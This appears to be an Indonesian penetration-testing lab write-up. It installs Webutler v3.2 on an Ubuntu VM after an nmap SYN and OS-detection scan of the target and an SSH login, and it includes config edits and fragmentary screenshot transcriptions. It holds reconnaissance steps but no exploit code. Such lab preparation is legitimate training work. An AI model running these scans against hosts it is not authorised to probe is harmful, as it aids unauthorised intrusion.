Kemudian lakukan beberapa konfigurasi untuk webutler di UBUNTU

LANGKAH 3:


EKSPLOITASI

Pertama scan port yang terbuka dengan nmap




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -A 192.168.100.20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-18 03:39 EDT
Nmap scan report for 192.168.100.20
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3390/tcp open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:48:D8:F6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   46.19 ms 192.168.100.20

OS and Service detection performed. Please report any incorrect results at h
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.05 seconds
```

Login ssh dari kali linux



```
┌──(kali㉿kali)-[~]
└─$ ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no -p 22888 hansel@192.168.100.20
Warning: Permanently added '[192.168.100.20]:22888' (ED25519) to the list of known hosts.
hansel@192.168.100.20's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Jun 18 19:32:54 2024 from 192.168.100.10
hansel@hansel-VirtualBox:~$ cd /var/www/html/webutler/webutler_v3.2
```

INSTALASI DI WEBUTLER MELALUI WEB KALI LINUX



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
4:20
WEBUTLER - Installation
192.168.100.20/webutler_v3.2/admin/install.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
WEBUTLER
Installation

The Apache module mod_rewrite is not active. Please enable it or change the setting in the file /settings/globalvars.php

```
$webutler_config['modrewrite'] = "0";
```

next


Ubah modewrite



untu 20.04 LTS [Running] - Oracle VM VirtualBox
achine View Input Devices Help
ctivities
Terminal
Jun 18 20:55
hansel@hansel-VirtualBox: /var/www/html/webutler_v3.2/...


```
  GNU nano 4.8                    globalvars.php                    Modified

/************************************************************
     Weitere nicht administrierbare Grundeinstellungen
************************************************************/


// Admin - zusätzlicher Zugang für den Webmaster
$webutler_config['admin_name'] = "";
$webutler_config['admin_pass'] = ""; // Passwort md5(salt_key1.Passwort.salt_k>
$webutler_config['admin_lang'] = ""; // Sprache

// A bis Z, a bis z, 0 bis 9 und #+-_*@%&=!?
$webutler_config['salt_key1'] = "";
$webutler_config['salt_key2'] = "";

// Login bei 5 Fehlversuchen für XX Minuten sperren
$webutler_config['logattemptmin'] = "5";

// Suchmaschinenfreundliche URLs
$webutler_config['modrewrite'] = "0";
// 0 = deaktiviert
// 1 = aktiviert

// Dateiendung der SEO URLs
$webutler_config['urlendung'] = ".phtml"; // Punkt mit Zeichenfolge (nur Klein>

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell
```

Ubah saltkey di globalvars.php


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
4:21
WEBUTLER - Installation
192.168.100.20/webutler_v3.2/admin/install.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
weBUTLER
Installation
Right Ctrl


Before installation, please add Salt Keys in the file /settings/globalvars.php! The Salt Keys may not be changed after installation.

```
$webutler_config['salt_key1'] = "TBMsbo1#h=97K&";
$webutler_config['salt_key2'] = "i7aQ!j#2&4JCjE";
```



```
if(preg_match('#/settings/globalvars.php#i', $_SERVER['REQUEST_URI']))
    exit('no access');

/*************************************************************
     Weitere nicht administrierbare Grundeinstellungen
*************************************************************/


// Admin - zusätzlicher Zugang für den Webmaster
$webutler_config['admin_name'] = "";
$webutler_config['admin_pass'] = ""; // Passwort md5(salt_key1.Passwo
$webutler_config['admin_lang'] = ""; // Sprache

// A bis Z, a bis z, 0 bis 9 und #+-_*@%&=!?
$webutler_config['salt_key1'] = "TBMsbo1#h=97K&";
$webutler_config['salt_key2'] = "i7aQ!j#2&4JCjE";

// Login bei 5 Fehlversuchen für XX Minuten sperren
$webutler_config['logattemptmin'] = "5";

// Suchmaschinenfreundliche URLs
$webutler_config['modrewrite'] = "0";
```

Set username dan password untuk webutler




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
4:23
WEBUTLER - Installation
192.168.100.20/webutler_v3.2/admin/install.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
WEBUTLER
Installation

All write permissions are set correctly!

user name:	
password:	
server path:	/var/www/html/webutler_v3.2
homepage URL:	http://192.168.100.20/webutler_v3
language administrator:	en
front page:	start

Lanjutkan ke admin/browser


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
4:25
WEBUTLER - Installation
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB

192.168.100.20/webutler_v3.2/admin/install.php

WEBUTLER


Installation

The installation was successful.

